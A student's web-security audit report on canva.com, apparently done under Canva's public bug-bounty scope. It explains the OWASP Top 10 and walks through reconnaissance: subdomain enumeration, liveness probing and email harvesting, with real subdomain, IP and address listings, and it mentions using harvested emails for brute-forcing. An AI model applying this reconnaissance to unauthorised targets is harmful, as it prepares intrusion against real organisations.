Sri Lanka Institute of Information Technology

WEB AUDIT

https://www.canva.com

Individual Assignment

IE2062 – Web Security

Submitted by:

Registration Number	Student Name
IT19969688	K.R.G.T. Silva

Date of Submission:

01/06/2021

TABLE OF CONTENTS

ACKNOWLEDGEMENT

Learning is not about memorizing some theories. An effective learner should always put the learnt theories into practice. This is a must when it comes to an industry like cybersecurity.

When it comes to Web Security module, we learnt a bunch of theories. However, it is important to see how those theories apply to a real-world web application and this assignment which is based on a web audit made us gain the practical aspect behind the web application penetration testing.

I would like to express my sincere gratitude for the lecturer in charge of the module, Dr. Lakmal Rupasinghe , Ms. Chethana Liyanapathirana and other assistant lecturers who guided and gave advices in order to make this assignment a success.

OBJECTIVES OF THE AUDIT

The vulnerability assessment on https://www.canva.com is performed in association with the assignment given for the Web Security module of second year second semester. The purpose of the audit is to find vulnerabilities as much as possible in the target scope , categorize them according to the subsequent risk levels and report them.

INTRODUCTION TO OWASP TOP 10

Open Web Application Security Project is a list of most common security vulnerabilities that can be found in websites, and it is managed by a non-profitable organization in order to help developers and security researchers to build more secure websites that are less prone to cyber attacks. OWASP top 10 according to https://owasp.org/www-project-top-ten/ as follows,

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities
5. Broken Access Control
6. Security Misconfiguration

7. Cross-Site Scripting
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging and Monitoring

Injection

Injection flaws occur when user inputs which are controlled by user, are interpreted as actual commands / parameters by the application. These types of attacks are very common, and it heavily depends on the underlying technologies used and how that technologies interpret user inputs. Some common injection attacks are,

- SQL injection
- Command injection

Broken Authentication

User authentication plays a vital role in modern web applications. The user identities are verified by authentication mechanisms. If an attacker could find a security flaw in an authentication mechanism, he/she can masquerade as a legal user of the system. Some common authentication attacks are,

- Brute forcing usernames and passwords
- Using weak credentials
- Weak session cookies

Sensitive Data Exposure

Web applications may accidently release confidential information regarding the users of it. This may be the data which are not much important such as names , phone numbers , emails etc. However, very sensitive data such as usernames and passwords can also be exposed to public. The attacker may steal , delete or modify these data.

XML External Entities

Features of XML parses/data are abused by an XXE attack. Interacting with the backend or external systems that the application itself can access is allowed to an attacker and it will allow an attacker to read files on that system. In addition, XXE attacks may lead to other attacks such as, denial of service attacks , server side request forgery attacks , enabling port scanning and lead to remote code execution. There are two types of XXE attacks,

- In-band XXE – An immediate response to the XXE payload is received by the attacker.
- Out-of-band XXE (blind XXE) – An immediate response will not be there and the attacker may want to reflect the output of his payload to another file / his own server.

Broken Access Control

There are pages that are protected and restricted access to regular visitors. The access controls are broken if the visitor of a website is able to access the protected pages which they are not authorized to view. This kind of attack may lead,

- Disclosure of sensitive information.
- Gain access to unauthorized functionality.

Security Misconfiguration

Misconfigurations occur when security configurations are not properly addressed. Some common security misconfigurations are,

- Default accounts which consist of unchanged usernames and passwords.
- HTTP security headers are not used or too much information is revealed in server HTTP header.
- Detailed error messages that allow an attacker to gain more information on the target system.
- Unnecessary features are enabled such as services , pages , accounts and privileges.
- Permissions on cloud services are poorly configured such as S3 buckets.

More vulnerabilities may be led by these security misconfigurations. For an example, sensitive data are provided to an attacker by default credentials.

Cross-Site Scripting

XSS is type of an injection attack which allows an attacker to execute malicious scripts on a victim's machine, because of un-sanitized user inputs. Web development languages such as Javascript , VBScript , Flash and CSS are most likely to pave the way to XSS attacks. Three types of XSS attacks are there,

- Stored XSS – When the user input is not sanitized and inserted into the database, stored XSS happens. As the malicious string originates from the website's database, this is the most dangerous type of XSS attack.
- Reflected XSS – An attacker creates a malicious payload which is a portion of the victim's request to the website, and this payload is included in response back to the user by the website. A user is tricked into clicking that specific URL by the attacker in order to execute the payload.
- DOM-Based XSS – Document Object Model is a programming interface for HTML and XML, and XSS changes the document structure , style and content.

Insecure Deserialization

Insecure deserialization happens when the logic of an application is abused by using untrusted data. In other words, the data processed by an application is replaced by malicious code and allows an attacker to perform anything from denial of service to remote code execution, in order to gain the foothold of the system. Any application where validations and integrity checks are not there and stores or fetches data such as e-commerce sites , forums , APIs and application runtimes (Tomcat , Jenkins) are vulnerable to these kind of attacks.

Components with Known Vulnerabilities

If the underlying programs which are used on the website are outdated, there may be a high chance of finding a well-known vulnerability, which can be used to gain access to the system. So, as an attacker, one has to do very simple work and that is why this vulnerability is rated low by OWASP.

For an example, let us assume that there is a website which is developed using WordPress as the content management system and the WordPress version is out-to-date, because developers have forgotten to update it. An attacker can easily detect the WordPress version at enumeration phase and look for a pre-defined specific vulnerability associated with that version and use it to gain access to the system. So, the attacker only has to do some research on how to use the vulnerability, and it is simple as that.

Insufficient Logging and Monitoring

User's actions should be logged when web applications are set up. This is very important because the attacker's actions can be traced in a event of an incident. If an attacker gained access to a system and if there is no way of logging mechanism, there is no way to determine the impact of the actions performed by an attacker. Regulatory damage and risk of further attacks are the bigger impacts of this vulnerability. Intrusion detection systems and intrusion prevention systems can be implemented to address this vulnerability, and the logs should include following information,

- Status codes of HTTP such as 200 , 403
- Time stamps on monitored activities
- Usernames
- IP addresses

It is important to store these logs in a secure location and have multiple copies of them because they contain sensitive information.

RISK SEVERITY RATINGS

High	The highest risk associated with a specific vulnerability is represented by the high-risk level. The target application can be successfully exploited, and the application data can be comprised partially or totally by the attacker. The data of the web application may be modified or delete by the attacker.
Medium	Considerable risks associated with specific vulnerabilities are represented by the medium-risk level. Low level information about the web application can be gained by an attacker when exploiting medium risk vulnerabilities. Medium-risk vulnerabilities should be addressed after mitigating high-risk vulnerabilities.
Low	The lowest risk associated with a specific vulnerability is represented by the low-risk level. This may allow an attacker to obtain some information which are not much critical, but not intended to have knowledge otherwise.

ABOUT THE TARGET

Canva (https://www.canva.com) is a platform which is used for graphic designing. You can easily design your own posters , social media posts , presentations , logos , business cards and even edit images with the help of built in tools and templates they offer free of charge. In addition to their website, they offer Android and iOS apps for faster creation and editing of images. As a regular user of Canva, I know the functionality of this website very well. Unlike more complex software like photoshop, it is very user-friendly to use. Thus, thousands of users are using canva.com in their day-to-day life. It is a fact that when the number of users increase, security risk associated with it also increases, and that is why they have launched a bug bounty program via Bugcrowd (https://bugcrowd.com/canva) in order to find security vulnerabilities and resolve them.

ASSESSMENT SCOPE

Scope of the security audit according to https://bugcrowd.com/canva is as follows,

- *.canva.com
- *.canva.cn
- *.canva-apps.com
- *.canva-apps.cn
- Developer platform of Canva
- Chrome extension of Canva
- iOS and Android apps of Canva


OUT OF SCOPE

Out of scope websites and attack types according to https://bugcrowd.com/canva are as follows,

- livecast.canva.cn
- XSS and SSRF are out of scope temporarily on animator.canva.com
- Enabling Canva pro via client-side ACL manipulation.
- Subdomain takeovers of Pagely.
- Although Zeetings is a Canva owned company, it is out of scope as it has nothing to with Canva's designing program.
- Unsafe tests such as DoS/DDoS , phishing , physical tests , rubber hose cryptanalysis and issues affecting only on non-supported browsers (Canva only supports Google Chrome, Mozilla Firefox, Safari, and Microsoft Edge).

ASSESSMENT METHODOLOGY

There is a proper set of steps to be followed when engaging in a vulnerability assessment or a penetration test in order to gain the maximum throughput. Otherwise, the tester will end-up with messed up results and back out critical vulnerabilities. This assessment is done according to the standard procedure of a professional penetration test.



As I am engaging in a publicly available bug bounty program, engagement phase is already completed because I can audit the target legally. As this is a vulnerability assessment and not a penetration test, it is not recommended to go into the exploitation phase. So, let us start with the information gathering phase.

INFORMATION GATHERING

At the information gathering phase, which is often referred as reconnaissance, you are a detective who wants to harvest information about the client's assets. You need to find as many information as you can about your target in order to craft successful attacks. This is called widening the attack surface. A professional security tester spends more time on this phase rather than the other phases. You should always remember that the objective of a professional security assessment is to find any and all security vulnerabilities and it is not a capture the flag event where you have to gain root whatever method you like and seek for flags. So, most beginners tend to overlook or rush this phase and try to go directly to vulnerability assessment and exploitation, but reconnaissance is very important in order to deliver successful test results to the client.


Hunting Subdomains

During a vulnerability assessment of a website, subdomain enumeration is a vital part, because there will be more websites , login forms , test sites and developer sites associated with our main target which may consist vulnerabilities that can be exploited in order to gain the foothold of our target system. Let us hunt the subdomains of our target.

Hunting Subdomains with Sublist3r

Sublist3r is a tool which can be used to enumerate subdomains. It is not pre-installed with penetration testing distributions. So, you need to git clone the tool first. It can be cloned from the official git repository, https://github.com/aboul3la/Sublist3r.

Its usage is as follows. You just need to provide the domain name (in my case, canva.com), which you want to hunt subdomains.




Sublist3r could find **154** unique subdomains of https://www.canva.com. The results of sublist3r are given as follows.

```
[-] Total Unique Subdomains Found: 154
www.canva.com
1p-sc.canva.com
about.canva.com
about2.canva.com
advocates.canva.com
afe.canva.com
affiliates.canva.com
album.canva.com
alpha.canva.com
android.canva.com
animator.canva.com
api.canva.com
app-resources.canva.com
apps.canva.com
assets.canva.com
audio-private.canva.com
audio-public.canva.com
audio-upload.canva.com
banner-static.canva.com
blog.canva.com
build.canva.com
button-demo.canva.com
calendar.canva.com
careers.canva.com
category-public.canva.com
cl.canva.com
mta6.email.canva.com
email-design-template.canva.com
email-public.canva.com
clicks.engage.canva.com
o1006.e.engage.canva.com
o1007.e.engage.canva.com
l.engage.canva.com
o682.engage.canva.com
engineering.canva.com
events.canva.com
experiments-static.canva.com
export.canva.com
export-download.canva.com
font-ingest.canva.com
font-private.canva.com
font-public.canva.com
font-subsets.canva.com
ftp.canva.com
www.ftp.canva.com
go.canva.com
help-public.canva.com
image.canva.com
image-manipulation.canva.com
import.canva.com
import-contributor-upload.canva.com
inproductmarketing-static.canva.com
insights.canva.com
issues.canva.com
learn.canva.com
o684.support.canva.com
template.canva.com
template-private.canva.com
thumbnail.canva.com
tools.canva.com
track.canva.com
typegenius.canva.com
typegenius-dynamic.canva.com
upload.canva.com
video-placeholders.canva.com
video-private.canva.com
video-private-assets.canva.com
video-public.canva.com
video-upload.canva.com
welcome.canva.com
wiki.canva.com
wpassets.canva.com
ww.canva.com
zendesk1.canva.com
zendesk2.canva.com
```

Hunting Subdomains with crt.sh

https://crt.sh is another online tool which can be used to enumerate subdomains. The significance of this tools is that we can use wildcards to crawl more subdomains. The site uses certificate fingerprinting to find subdomains. So, we can get even fourth level subdomains.

Its usage is as follows. You just need to provide domain name and wildcards as follows.



It gives the following output. The search results contain even fourth level subdomains.


Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
4380000297	2021-04-15	2021-04-15	2021-07-14	partner.canva.com	partner.canva.com	C=US, O=Google Trust Services LLC, CN=GTS CA 1D4
4364684208	2021-04-12	2021-04-12	2021-07-11	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4364679158	2021-04-12	2021-04-12	2021-07-11	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4364669756	2021-04-12	2021-04-12	2021-07-11	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4364665095	2021-04-12	2021-04-12	2021-07-11	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4346417222	2021-04-08	2021-04-08	2021-07-07	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4346411566	2021-04-08	2021-04-08	2021-07-07	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4346374275	2021-04-08	2021-04-08	2021-07-07	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4346374149	2021-04-08	2021-04-08	2021-07-07	1p-sc.canva.com	1p-sc.canva.com	C=US, O=Let's Encrypt, CN=R3
4332200866	2021-04-05	2021-04-05	2021-07-04	l.create.canva.com	l.create.canva.com	C=US, O=Let's Encrypt, CN=R3
4332200913	2021-04-05	2021-04-05	2021-07-04	l.create.canva.com	l.create.canva.com	C=US, O=Let's Encrypt, CN=R3
4293125636	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4293125240	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4292914257	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4292914203	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4292828815	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4292830723	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4290171739	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4290165635	2021-03-29	2021-03-29	2021-06-27	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3
4289510454	2021-03-28	2021-03-28	2021-06-26	prod.28.slot.cdn.salesforce-communities.com	resources.canva.com	C=US, O=Let's Encrypt, CN=R3

I used crt.sh search with most important wildcards, %api% , %internal% and %corp% and saved the results in a text file called **allSubs.txt**.

Hunting Subdomains with Google-fu

Skills in using Google search engine is referred as Google-fu, and it can be used to find many useful information of a target domain. You can use Google's "site:" syntax to find subdomains of a target website as follows. "-www" syntax is used to eliminate www verb.



Google-fu can be used not only in subdomain hunting, but also to find-out many useful information with different syntaxes. More options are available at https://ahrefs.com/blog/google-advanced-search-operators/.

Finding Alive Subdomains

Now we got a whole list of subdomains. However, all of them may not be alive. So, we need to find out what exactly are the alive subdomains. The tool httprobe can be used in order to obtain the alive subdomains out of our list. You need to install it using official git repository from, https://github.com/tomnomnom/httprobe as it is not pre-installed.

I have a list called allSubs.txt which is created using all the subdomains. Now I am using httprobe as follows to get the alive subdomains from it.

The results of httprobe are stored in a text file called alive.txt. So, alive subdomains of canva.com are as follows.

```
[ravishanka@parrot]-[~]
  $cat alive.txt
https://about.canva.com
https://www.canva.com
https://album.canva.com
http://about.canva.com
http://www.canva.com
http://album.canva.com
https://apps.canva.com
http://apps.canva.com
https://afe.canva.com
https://api.canva.com
http://afe.canva.com
http://api.canva.com
https://1p-sc.canva.com
https://app-resources.canva.com
https://audio-private.canva.com
https://audio-public.canva.com
http://audio-private.canva.com
http://app-resources.canva.com
http://audio-public.canva.com
http://1p-sc.canva.com
https://affiliates.canva.com
https://audio-upload.canva.com
https://button-demo.canva.com
```

```
https://content-management-files.canva.com
http://content-management-files.canva.com
https://community.canva.com
http://community.canva.com
https://l.create.canva.com
http://l.create.canva.com
https://public-file-uploads.cse.canva.com
http://public-file-uploads.cse.canva.com
https://unhcr-design-for-a-cause-uploads.cse.canva.com
https://capi.cse.canva.com
http://unhcr-design-for-a-cause-uploads.cse.canva.com
https://deploy.canva.com
http://deploy.canva.com
https://designschool.canva.com
https://design-automation-preset-styles.canva.com
http://designschool.canva.com
https://developer.canva.com
https://design-automation-font-recommendations.canva.com
http://design-automation-preset-styles.canva.com
http://developer.canva.com
http://design-automation-font-recommendations.canva.com
https://document-export.canva.com
http://document-export.canva.com
https://drive.canva.com
http://drive.canva.com
https://docs.developer.canva.com
http://docs.developer.canva.com
http://cse.canva.com
https://email-design-template.canva.com
https://engineering.canva.com
http://engineering.canva.com
http://l.engage.canva.com
https://experiments-static.canva.com
http://experiments-static.canva.com
https://export-download.canva.com
http://export-download.canva.com
https://font-ingest.canva.com
http://font-ingest.canva.com
https://font-private.canva.com
http://font-private.canva.com
https://font-public.canva.com
http://font-public.canva.com
https://font-subsets.canva.com
http://font-subsets.canva.com
https://go.canva.com
https://help-public.canva.com
http://go.canva.com
http://help-public.canva.com
https://image.canva.com
http://image.canva.com
https://image-manipulation.canva.com
http://image-manipulation.canva.com
https://import.canva.com
http://import.canva.com
https://import-contributor-upload.canva.com
http://import-contributor-upload.canva.com
https://inproductmarketing-static.canva.com
http://inproductmarketing-static.canva.com
```

Harvesting E-Mails

In this step, we need to find out possible emails , usernames and passwords via leaked databases on internet. If we can find e-mail and username patterns, we can use it in brute-force attacks.

Harvesting E-Mails via theHarvester

theHarvester is a built-in tool in penetration testing distributions which you can use to gather subdomains as well as e-mail addresses.

Its usage is as follows. You want to specify target domain(canva.com) , search engine(google) and length of the search(in my case 1000).

```
┌─[ravishanka@parrot]─[~]
└──╼ $theHarvester -d canva.com -b google -l 1000

*******************************************************************
*                                                                 *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.2.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: canva.com
```


It immediately started searching. However, I could not find many subdomains as did in Sublist3r or crt.sh, but the interesting thing is that I could find some e-mail address related to canva.com. Following is the result of the above search.

```
[*] No IPs found.

[*] Emails found: 3
----------------------
community@canva.com
last@canva.com
press@canva.com

[*] Hosts found: 8
---------------------
253dwww.canva.com
designschool.canva.com:104.17.114.17, 104.17.115.17
learn.canva.com:104.17.115.17, 104.17.114.17
partner.canva.com:34.102.186.45
screenshot-www.canva.com
support.canva.com:104.17.114.17, 104.17.115.17
www.canva.com:104.17.114.17, 104.17.115.17
```

